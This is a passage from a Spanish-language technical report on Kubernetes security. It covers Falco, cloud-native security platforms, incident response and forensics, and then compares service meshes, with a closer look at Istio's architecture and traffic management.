

Figura 19. Arquitectura de Falco. (Fuente: thenewstack.io)

En el caso de las llamadas al sistema, Falco requiere de un controlador para la escucha del kernel de Linux. Este controlador puede ser un módulo *open-source* del kernel o *Extended*

[13] https://falco.org/

Berkeley Packet Filter (eBPF), un mecanismo seguro para la ejecución de código de usuario en el *kernel* [254]. Ya dentro del espacio de usuario Falco le añade contexto a la llamada al sistema con el nombre del proceso, ID del contenedor, nombre del contenedor y la imagen, etc. En el caso de los registros de auditoría de Kubernetes, los administradores del cluster deben habilitar esta funcionalidad y configurar como *backend* el servicio de Falco. Finalmente, el motor de políticas/reglas de Falco verifica si alguno de los eventos recibidos (de cualquiera de las fuentes) coincide con las reglas de Falco cargadas y realiza acciones de bloqueo o notificación de la incidencia.
Para más detalles sobre Falco y su configuración para Kubernetes se recomiendan [255], [256, p. 204].

8.3.2. Plataformas de seguridad nativas en la nube

La seguridad en tiempo de ejecución en la nube comprende muchos aspectos que en ocasiones, soluciones como Falco no son capaces de resolver. En estos casos se necesita de plataformas avanzadas de seguridad nativas en la nube que sean capaces de brindar una protección a la medida de Kubernetes. Algunos ejemplos de estas funcionalidades adicionales son:

- Detección continua de amenazas en los *logs* de la nube (e.g., accesos a ficheros, inicios de sesión sospechosos, etc.)
- Detección de *malwares* ocultos en paquetes/imágenes *open-source* que no pueden ser detectados con escaneo estático de manera regular.
- Protección de los *workloads* en tiempo de ejecución mediante la inmutabilidad en la nube (*drift prevention*) [257], perfiles conductuales, y *firewalls* avanzados basados en la identidad de las aplicaciones.
- Seguimiento, auditoría e informes de cumplimiento con las buenas prácticas y requerimientos regulatorios como PCI-DSS, HIPAA y GDPR.

Algunos ejemplos de estas plataformas son Sysdig Secure, Aqua Enterprise, Neuvector, entre muchas otras. A continuación se abordan las más conocidas o que de cierta manera son relevantes en el trabajo.

Sysdig Secure:
Sysdig Secure es de cierta manera un extensión de Falco, ya que aprovecha el motor de reglas de Falco para garantizar la seguridad en tiempo de ejecución y la detección de amenazas en la nube. Adicionalmente, facilita la gestión y el mantenimiento de las políticas, lo que ahorra tiempo en este tipo de tareas.
Algunas funcionalidades adicionales de la plataforma son:

- Bloqueo de amenazas ampliando las capacidades de Falco con la acción de prevención y con respuestas automatizadas sin impacto en el rendimiento.
- Creación de perfiles basados en el aprendizaje de máquina (*machine learning*) para crear y actualizar reglas de una extensa biblioteca de reglas.
- Embeber la seguridad a lo largo del proceso de DevOps mediante el escaneo de imágenes, monitoreo de seguridad, análisis forense, respuesta a incidentes y auditoría.
- Validar el cumplimiento con estándares como NIST y PCI-DSS.

Para más detalles al respecto, se recomienda consultar [258].

Aqua Enterprise:
Aqua Enterprise es la solución de seguridad nativa en la nube que permite proteger las aplicaciones desde el desarrollo hasta la producción en una sola plataforma unificada. Una de las líneas de interés de Aqua (la empresa detrás de *kube-bench*, *kube-hunter* y Aqua Enterprise) es la seguridad en Kubernetes, lo cual se materializa en las herramientas y plataformas como Aqua Enterprise.
Algunas de las funcionalidades avanzadas de la plataforma son:

- Obtención de resultados de escaneo de vulnerabilidades más precisos en funciones, contenedores e imágenes de VMs.
- Configuración y *hardening* adecuados de la infraestructura en la nube (IaaS) y los entornos de Kubernetes.

Para más detalles sobre el tema, se recomienda [259].

8.4. Gestión de incidentes de seguridad

El primer paso para una correcta gestión y mitigación de incidentes de seguridad es poder identificarlos correctamente. Nuestra habilidad de reaccionar rápidamente a un incidente puede ayudar a minimizar el daño causado por una brecha de seguridad. En caso de que ocurra un incidente, el equipo de seguridad debe tomar decisiones rápidas y certeras para la remediación, y en caso peor, la mitigación de la incidencia.
Los aspectos mencionados con anterioridad se abordan con más detalle en los siguientes apartados.

8.4.1. Detección de incidencias

Para una buena detección de incidencias, la primera de las recomendaciones es implantar y configurar de estrategias de observabilidad (e.g. *logs*, monitoreo, etc.). Como se comentaba con anterioridad, cada uno de estos pilares de la observabilidad contribuye de manera única a obtener una visión detallada del *cluster* a distintos niveles.
En entornos reales, los ingenieros de DevOps y SREs se apoyan con bastante frecuencia en esta información para mejorar la resiliencia y rendimiento del sistema, así como la detección de incidentes de seguridad. Para estos propósitos, se recomiendan implantar herramientas ya abordadas como Jaeger, Fluentd, Prometheus, Grafana o el *stack* de ELK. Más detalles al respecto se pueden encontrar en [260].
El siguiente paso es la configuración de alertas para la detección de eventos anómalos en las métricas y *logs*. Contar con un sistema de notificación fiable permite alertar de manera inmediata al equipo de seguridad de un evento sospechoso, el cual puede revisarlo y asignarle la prioridad requerida en función de su severidad.
Algunas de las posibles herramientas comúnmente utilizadas con estos propósitos pueden ser la combinación de Prometheus + Alertmanager, aunque también sería válida la de Istio + Kiali. Por otro lado, es también deseable contar con herramientas tipo IPS como Falco + Falcosidekick para alertar de cualquier intrusión en nuestro *cluster*. Para más detalles al respecto, se pueden consultar [253], [260].
Una última recomendación para la detección de incidentes de seguridad es la implantación de una de las plataformas de seguridad nativas en la nube mencionadas anteriormente.

8.4.2. Respuesta a incidentes

Ante la detección o alerta sobre un incidente es necesario llevar a cabo algún tipo de acción. En primer lugar, se recomienda la corrección de la vulnerabilidad de ser posible. En caso de no conocer la raíz del problema o no tener una solución disponible, es necesaria la mitigación del problema.

En escenarios de producción el caso más común es no conocer la raíz del problema, por tanto los primeros pasos del equipo de seguridad deben estar orientados a las estrategias de mitigación. Pero, ¿*qué estrategias tradicionales o controles nativos de Kubernetes aplicar en estos casos*?

Un aspecto importante a destacar antes de la toma de acción es considerar si podría haber una reacción negativa (*adversarial "game"*) por parte de atacante si notan que han sido descubiertos. La eliminación de datos o inhabilitación de *workloads* pueden ser algunos de los ejemplos. Si existe un riesgo considerable de que esto ocurra, se deben considerar mitigaciones más drásticas como eliminar el *workload* antes de realizar una investigación más profunda.

Es importante destacar que las estrategias adecuadas dependen de factores como el alcance y la severidad del incidente, así como la naturaleza y del mismo. A continuación se abordan algunas de las recomendadas en la literatura [261], [262].

Instantánea del disco del nodo master/worker

Una instantánea (o *snapshot*) permite la realización de un análisis forense posterior (ver siguiente apartado) sobre el estado del nodo al momento de la anomalía, justo antes de que un *workload* haya sido desplegado nuevamente o eliminado.

Inspección del host con el workload en ejecución

Una conexión con el contenedor de un *workload* o con el nodo (e.g. vía SSH) puede ofrecer información valiosa sobre las acciones del atacante. La inspección es útil para llevar a cabo una investigación rápida y sutil antes de tomar acciones drásticas, pero hay que resaltar que por otro lado, no resuelve el incidente.

Volver a desplegar el contenedor

Al desplegar nuevamente el contenedor, cualquier proceso en ejecución (e.g. una *shell reversa*) en el contenedor afectado es detenido. Llevar a cabo esta acción es tan simple como deshacerse del *pod* que lo contiene (sea gestionado por un *Deployment*/*DaemonSet* o no). Esta estrategia tiene sentido en dos situaciones principalmente: ya se conoce la causa de la vulnerabilidad o se estima que el atacante tendrá que realizar un esfuerzo significativo para comprometer nuestro contenedor nuevamente (principio de *moving target defense*).

Eliminar el workload

Esta estrategia tiene sentido cuando se desea detener un ataque en curso o estamos dispuestos a prescindir de dicho *workload*, ya que en la mayoría de las situaciones es más importante detener el ataque que la disponibilidad de la aplicación o poder garantizar un análisis forense.

Poner el pod en cuarentena

En casos donde necesitemos investigar los contenedores de un *pod* pero que ya no formen parte del servicio, pues no es recomendable depurarlo cuando todavía se recibe tráfico de producción en el pod. Para ello, se recomienda la herramienta *kube-forensics* [263]. Además, es recomendable el bloqueo del tráfico de salida (*egress*) del pod para evitar desplazamientos laterales mediante las políticas de red.

8.4.3. Análisis forense

Las estrategias anteriores de respuesta a incidentes contribuyen a la mitigación de cualquier ataque o vulnerabilidad que haya sido explotada en nuestro *cluster*. Estas acciones son de gran importancia para neutralizar una amenaza o un ataque a nuestro sistema, pero no son suficientes. Resulta clave llegar a la raíz del problema y aplicar medidas de remediación para evitar que se repita el incidente en el futuro.

Con dicho objetivo en mente, se detallan a continuación distintas estrategias pertenecientes al campo del análisis forense destinadas a encontrar las causas, así como las posibles medidas a implementar para la correcta remediación del problema.

Una condición necesaria a tener en cuenta y que ya ha sido abordada en parte con anterioridad, es la generación y recopilación de registros de auditorías y eventos en el *cluster*, así como otros *logs* asociados con la capa de red y los *workloads*. En escenarios donde se haya desplegado una malla de servicios, como Istio, es posible beneficiarse de las capacidades de observabilidad avanzadas en nuestro *cluster*.

De manera complementaria, es recomendable emplear soluciones y herramientas de tipo *live forensics* (análisis forense en tiempo real). El objetivo del *live forensics* es la recolección de información relevante para el análisis forense de los sistemas en ejecución, ofreciendo información de contexto adicional que no está disponible en el análisis forense solo usando la información del disco.

El análisis de recursos del *cluster* con *live forensics,* como los *workloads* y el tráfico de red, es posible mediante herramientas como GRR Rapid Response [264], [265], Sysdig Inspect [256, p. 210], [266], [267] o Aqua Cloud Security Posture Management (CSPM) [268].

El siguiente aspecto a tener en cuenta es el análisis forense en los contenedores que hayan sido comprometidos en el *cluster*. En un entorno de Kubernetes, el análisis forense para contenedores es considerablemente más complejo, pues son programados y orquestados en varios nodos dependiendo de diversos factores. Además, es importante notar que los contenedores producen una enorme cantidad de datos a una alta velocidad, difícil de recolectar sin las herramientas adecuadas. Para más detalles sobre el tema, se recomienda la lectura de [269].

Finalmente, una última recomendación respecto al tema es la incorporación de un reporte *post-mortem* (reporte de autopsia del incidente) al arsenal y la cultura del equipo de seguridad cada vez que se produce una incidencia. El reporte *post-mortem* se lleva a cabo (consultando la información ofrecida por las herramientas comentadas anteriormente) después de que ha ocurrido un incidente de seguridad. El equipo de seguridad se reúne con las partes involucradas de la organización para analizar lo sucedido, identificar las causas, las lecciones aprendidas y afrontar futuras incidencias. Para más detalles sobre este tema, se recomiendan las lecturas [270]–[272].

9. Mallas de servicio

Como se ha mencionado con anterioridad, las mallas de servicio constituyen una capa de infraestructura dedicada que actualmente está muy vinculada a las aplicaciones nativas en la nube basadas en microservicios y particularmente con Kubernetes [273]. A pesar de que la tecnología ha existido antes que Kubernetes, la proliferación de los microservicios que son orquestados en Kubernetes ha contribuido de manera significativa al creciente interés en estas soluciones.
Este capítulo aborda en primera instancia, los aspectos generales y contribuciones de las mallas de servicios tanto al desarrollo como a la seguridad de las aplicaciones distribuidas en la nube. Luego en la Sección 9.4 se ponen en práctica estos aspectos en una solución específica (Istio), especialmente aquellos relacionados con la seguridad, lo cual es clave para la comprensión de las buenas prácticas de seguridad propuestas en el siguiente capítulo. Finalmente, se recomiendan la Sección 9.1 y la Sección 9.4.5 para obtener una visión general de los aportes de las mallas de servicio en temas de seguridad.

9.1. Aspectos generales

¿Qué es una malla de servicios?
Un aspecto importante a tener en cuenta sobre los microservicios es que dependen en gran medida de la red. La esencia de las mallas de servicio es facilitar una red centrada en los servicios (considerados ciudadanos de primera clase) y así como en los desarrolladores (*developer-driven*). Estas mallas permiten abstraer a los desarrolladores de aplicaciones de aspectos inherentes de la red (e.g. resiliencia) otorgando facilidades a los operadores como definir de manera declarativa el comportamiento de la red, políticas que rigen el flujo del tráfico, entre otros aspectos.
Para una visión más clara, se recomiendan las lecturas [274], [275].

¿Por qué necesitamos de una?
Como ya se ha comentado, el enfoque para el diseño y desarrollo de servicios escalables e independientes de las aplicaciones nativas en la nube ha sido el uso de microservicios. Su auge reciente ha dado lugar a otra capa de infraestructura adicional: los orquestadores de contenedores (e.g. Kubernetes). Pero, *¿realmente sería necesaria otra capa extra*?.
Los orquestadores de contenedores ofrecen las funcionalidades necesarias para el correcto funcionamiento de un *cluster*. Su foco es en tareas de programación (*scheduling*), salud y descubrimiento mayormente a nivel de infraestructura, pero no llegan a cubrir algunas necesidades a nivel de servicio (e.g. comunicación segura).
La capa de infraestructura adicional que representa la malla de servicios está dedicada a la protección de las comunicaciones de *servicio-a-servicio*, su rapidez y fiabilidad; muchas veces apoyándose en orquestadores de contenedores y soluciones de descubrimiento de servicios. Además, permiten separar la lógica de negocio de la aplicación de aspectos como las políticas de seguridad y de red, la observabilidad, entre otros. De esta manera, permiten *conexión*, *securización* y *monitoreo* de nuestros microservicios:

- **Conexión**: permiten que los servicios se descubran y comuniquen unos con otros. Habilita un flujo “inteligente” del tráfico entre servicios/endpoints que permiten el uso de estrategias avanzadas de despliegue como *blue*/*green*, *canaries*, actualizaciones progresivas, y otras más.

- **Securización**: permite la securización de las comunicaciones entre los servicios (i.e. autenticación, integridad y cifrado) y la aplicación de políticas para regular dichas comunicaciones (e.g. denegar el acceso a servicios de producción desde el entorno de desarrollo).
- **Monitoreo**: permite la observabilidad de nuestro sistema distribuido de microservicios, ya que generalmente incorporan herramientas de monitoreo y *tracing* (Prometheus y Jaeger). Esto permite visualizar la latencia, el flujo del tráfico, las dependencias entre servicios, etc.

Arquitectura:
Las mallas de servicios son implementadas mediante proxies de servicio (e.g. Envoy), los cuales son los encargados de enrutar el tráfico en nuestra red. Dicho tráfico es interceptado de manera transparente mediante reglas de *iptables* [276], [277] a nivel del *namespace* del *pod*.
Las mallas de servicio transforman un grupo de servicios dispares en uno organizado y bien integrado mediante la inyección sistemática de un *sidecar proxy* (i.e. proxies de servicio) e inter-conectándolos entre sí. Estos *sidecars* son gestionados bajo un control centralizado, formando así la malla de servicios (ver Figura 20).



Figura 20. Comunicación entre aplicaciones en una malla de servicios. (Fuente: singlestoneconsulting.com)



Figura 21. Arquitectura genética de una malla de servicios. (Fuente:nginx.com)

De manera análoga a Kubernetes, la malla de servicios se divide en dos planos importantes (ver Figura 21):

- **Plano de control**: encargado de gestionar la configuración de los proxies, contiene los gestores de políticas, etc. También recolecta información de telemetría, métricas y en algunas implementaciones, se incluye la capacidad de realizar *tracing*.
- **Plano de datos**: compuesto de los proxies desplegados a modo de *sidecars*, que en el caso de Kubernetes se ejecutan como contenedores en cada pod en conjunto con nuestra aplicación.

9.2. Limitaciones

A pesar de los obvios beneficios que aporta una malla de servicios, cabe decir que también tiene sus deficiencias. Es importante mencionar que es una tecnología que por su diseño y arquitectura, tiene como objetivo resolver la mayoría de los problemas que resultan de una arquitectura de microservicios. Como consecuencia, no está exenta de críticas y pudiera introducir algunos efectos no deseados [133]:

- **Complejidad añadida**: la introducción de proxies, sidecars y otros componentes en una arquitectura ya de por sí bastante compleja y sofisticada aumenta de manera inevitable la complejidad del desarrollo y las operaciones.
- **Experiencia necesaria**: implantar una malla de servicios encima de un orquestador como Kubernetes requiere de cierta experiencia de los operadores, que ahora deben convertirse en expertos en dos tecnologías.
- **Impacto en el rendimiento**: su ubicuidad (i.e. *sidecars*) y el hecho de constituir una capa de abstracción adicional implica que existe un impacto en el rendimiento de nuestra arquitectura.
- **Adopción de una plataforma**: su implantación fuerza a los desarrolladores y los operadores del *cluster* a adaptarse a una nueva plataforma y sus reglas.

Otro aspecto a tener en cuenta es que las mallas de servicio, aunque son de gran utilidad, no son una “bala de plata”. Existen escenarios donde estas soluciones no son adecuadas y por tanto, es muy importante comprender en qué casos usarlas y cuándo no es apropiado su uso [278].
Para más detalles al respecto se recomiendan las lecturas [279], [280].

9.3. Soluciones de mallas de servicio

Según los resultados de la encuesta llevada a cabo por la CNCF en el 2019 [2], “las mallas de servicio constituían un desafío para el 27% de los usuarios de Kubernetes”, ya fuese tanto en lo que respecta a elegir la herramienta adecuada como en las operaciones del día a día. Aunque existen diversos proveedores con soluciones de mallas de servicio propias, en este trabajo solo se abordarán las soluciones más “relevantes”.
Las tres opciones de mallas de servicio más “relevantes” en entornos nativos en la nube según la encuesta del CNCF son Istio [281], Linkerd [282] y Consul Connect [283]. Por una parte, Consul Connect e Istio fueron las mallas de servicio más utilizadas por los usuarios de Kubernetes, mientras que por otra parte Istio y Linkerd fueron las opciones que más valoradas por los usuarios.
En los tres casos, son productos *open-source* con comunidades bastante activas y también están respaldados por organizaciones reconocidas; Istio por Google, Linkerd por Buoyant y Consul Connect por HashiCorp. Como es de esperar, cada una tiene sus pros y sus contras derivados de su propia visión e implementación. A continuación se abordan brevemente dichas opciones.

Istio:
Istio es una malla de servicios nativa para Kubernetes inicialmente desarrollada por Lyft y ampliamente adoptada en la industria. Muchas de las empresas de tecnología importantes han optado por ella como su malla de servicios preferida: Google, IBM y Microsoft se apoyan en Istio como la malla de servicios predeterminada en sus servicios en la nube de Kubernetes.
Istio consta de una amplia gama de funcionalidades robustas que sustentan la conectividad entre servicios (e.g. enrutamiento de peticiones, etc.), *timeouts* (tiempos de espera), *circuit breaking* (interruptor del circuito), *fault injection* (inyección de fallas), entre otras. Además, Istio genera, recopila y permite la visualización de información de observabilidad detallada sobre las aplicaciones con métricas asociadas con la latencia, el tráfico y los errores.
Istio ha separado sus plano de control y plano de datos mediante el uso de un *sidecar proxy* (i.e. *Envoy*) que almacena información en la caché, por lo que no necesita comunicación con el plano de control por cada petición. En el contexto de Kubernetes, el plano de control de Istio está compuesto por pods que se ejecutan en el *cluster* de Kubernetes, permitiendo una mayor resiliencia en el caso de que haya una falla en un pod en cualquier parte de la malla.
Para más detalles sobre Istio, sus funcionalidades y su arquitectura, se recomiendan las lecturas [281], [284].

Linkerd:
Linkerd es posiblemente la segunda malla de servicio más popular para Kubernetes y en su re-implementación (la v2) su arquitectura se asemeja a la de Istio. Este aspecto, unido a

que es una solución exclusiva para Kubernetes, ha traído como consecuencia que Linkerd tenga una menor complejidad al estar compuesta de menos partes móviles.
Es un proyecto peculiar en el sentido de que es el único proyecto de malla de servicios que es respaldado por una fundación independiente: la CNCF. Aunque todavía se da soporte a Linkerd v1.x, las nuevas funcionalidades (e.g. despliegues blue/green) están enfocadas en la v2 principalmente.
Desde el punto de vista de la arquitectura, Linkerd es similar a Istio aunque con una mayor flexibilidad. Dicha flexibilidad está basada en su arquitectura extensible mediante plugins ya que por ejemplo, en términos de conectividad, Linkerd soporta los controladores de ingress más populares como NGINX, Traefik, o Kong. También puede integrarse con soluciones de observabilidad como Grafana, Prometheus, and Jaeger; todas complementarias a su propia interfaz visual (UI).
Un aspecto destacable es que a diferencia de Istio, Linkerd no usa Envoy como su *proxy*, sino que emplea el suyo propio llamado Linkerd2-proxy [285], [286]. Dicha decisión de diseño estuvo sustentada en el deseo de hacer a Linkerd una malla de servicios simple y ligera.
Para más detalles sobre el tema, se recomienda consultar [282].

Consul Connect:
Consul representaba el servicio de descubrimiento y almacenamiento llave-valor más popular empleado en aplicaciones distribuidas hasta que fue convertido en una malla de servicios por su empresa matriz HashiCorp llamado Consul Connect. Como consecuencia, su arquitectura es híbrida con *sidecars* de Envoy y un plano de control (y almacenamiento llave-valor) desarrollado en Go.
Desde la perspectiva de la seguridad y la conectividad, sus funcionalidades no sobresalen en comparación con su competencia. Sin embargo, se requiere menos configuración y tiene una menor complejidad, lo cual hace que su curva de aprendizaje sea menor. Como punto en contra, es importante resaltar que su comunidad *open-source* es más limitada y no hay una documentación fácil de usar.
Para más detalles sobre el tema, recomendamos [287].

9.4. Istio

Como se mencionaba con anterioridad en el reporte de la CNCF [2], Istio fue la malla de servicio preferida por los usuarios buscando evaluar una tecnología de esta categoría. Por esta razón y la existencia de una documentación exhaustiva, se ha seleccionado esta tecnología para explorar diversos aspectos de las mallas de servicio en mayor profundidad.

9.4.1. Arquitectura

Como se ha mencionado anteriormente, la arquitectura de Istio está conformada por el plano de datos y el plano de control (ver Figura 22):

- **Plano de datos**: compuesto por un conjunto de proxies (Envoy) desplegados como *sidecars* por toda la infraestructura. Estos proxies median y controlan todas las comunicaciones de red entre los microservicios, además de recolectar datos de telemetría sobre dicho tráfico.

- **Plano de control**: encargado de configurar y gestionar los proxies para el enrutado de tráfico. Todos los componentes que forman parte de este plano, son incluidos en un solo binario: *istiod* [288].

Plano de datos:
Istio usa una versión extendida del proxy Envoy, un componente de alto rendimiento que interviene en la totalidad del tráfico entrante y saliente para todos los servicios en la malla. Estos proxies son los únicos componentes de Istio que interactúan con el tráfico en este plano.
Estos proxies desplegados a modo de *sidecars* permiten adicionar a los servicios muchas funcionalidades predeterminadas de Envoy como:

- Descubrimiento dinámico de servicios y balanceo de carga.
- Comunicaciones vía HTTP/2 y gRPC, así como la terminación de una conexión por TLS.
- Interruptores de circuitos, inyección de fallas y comprobaciones de salud.

Estos proxies permiten a Istio aplicar políticas de control de tráfico y obtener información valiosa de telemetría que puede enviarse a sistemas de monitoreo externos para analizar el comportamiento de la malla.



Figura 22. Arquitectura de Istio. (Fuente: istio.io)

Plano de control:
istiod unifica en un solo binario la funcionalidad de los distintos componentes que forman parte del plano de control: Pilot, Galley, Citadel y el *sidecar injector* (inyector de *sidecars*) (ver Figura 22).

Entre sus funcionalidades principales se encuentra el descubrimiento de servicios y la configuración y gestión de certificados. *Istiod* actúa como una autoridad certificadora y genera los certificados que permiten la comunicación segura mediante mTLS en el plano de datos. Adicionalmente, si un usuario avanzado necesita usar una autoridad certificadora externa a la malla, istiod está diseñado para integrarse con una CA externa [289].
istiod contribuye en aspectos de seguridad como garantizar una autenticación (AuthN) sólida de servicio-a-servicio y del usuario final mediante la gestión de credenciales e identidad integradas. Otro aspecto a destacar es que las políticas de Istio operan a niveles superiores a las capas L3-L4 tradicionales, lo cual resulta en una mayor flexibilidad en el control de acceso.

9.4.2. Gestión del tráfico

Una de las capacidades fundamentales de una malla de servicios es la gestión del tráfico y por tanto, es un área con bastantes funcionalidades. Istio no es una excepción en este caso y cuenta con diversas capacidades para el regular como el tráfico fluye a través del sistema.
Un pilar sobre el que se sustentan dichas funcionalidades de gestión de tráfico es el API de red de Istio. Mediante esta API es posible configurar el flujo de tráfico que en consecuencia, nos permite llevar a cabo estrategias como el despliegue de nuevas versiones mediante *canaries*, aplicar políticas consistentes de *timeouts* y reintentos para todos los servicios, etc.

